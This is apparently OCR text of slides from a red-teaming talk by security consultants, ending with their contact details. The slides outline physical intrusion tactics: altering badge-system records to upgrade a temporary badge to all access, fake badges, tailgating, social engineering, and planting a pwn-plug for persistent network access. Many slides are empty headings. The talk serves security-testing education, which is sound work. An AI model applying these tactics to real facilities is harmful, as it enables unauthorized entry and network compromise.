
Red Teaming

- Original "Eric Smith"



Red Teaming

- New “Eric Smith” ☺




Red Teaming

- Electronic/Social to Physical Compromise

- With picture/info changed.
- Go to facility, get a temporary badge
- Using access to badge system upgrade the temporary badge

Red Teaming

- Now with all access ☺



Strategic Security

Red Teaming

- Physical to Electronic Compromise


- In person Physical Attack
  - Either by Social Engineering
  - Fake Badges
  - Tailgating
  - Pure physical


Red Teaming

- Physical to Electronic Compromise

Red Teaming

- Physical to Electronic Compromise





Red Teaming

- Physical to Electronic Compromise

- Once inside compromise a computer or leave a pwn-plug for persistent electronic access.

Red Teaming

- Physical to Electronic Compromise

Red Teaming

- Physical to Electronic Compromise

Questions?

Holla @ CG....

Email:

cgates [ ] laresconsulting [ ] com

Twitter:

http://twitter.com/carnal0wnage

Work

http://lares.com

Blog

http://carnal0wnage.attackresearch.com

Holla @ j0e....

Toll Free: **1-866-892-2132**

Email: joe@strategicsec.com

Twitter: http://twitter.com/j0emccray

Slideshare: http://www.slideshare.net/joemccray

LinkedIn: http://www.linkedin.com/in/joemccray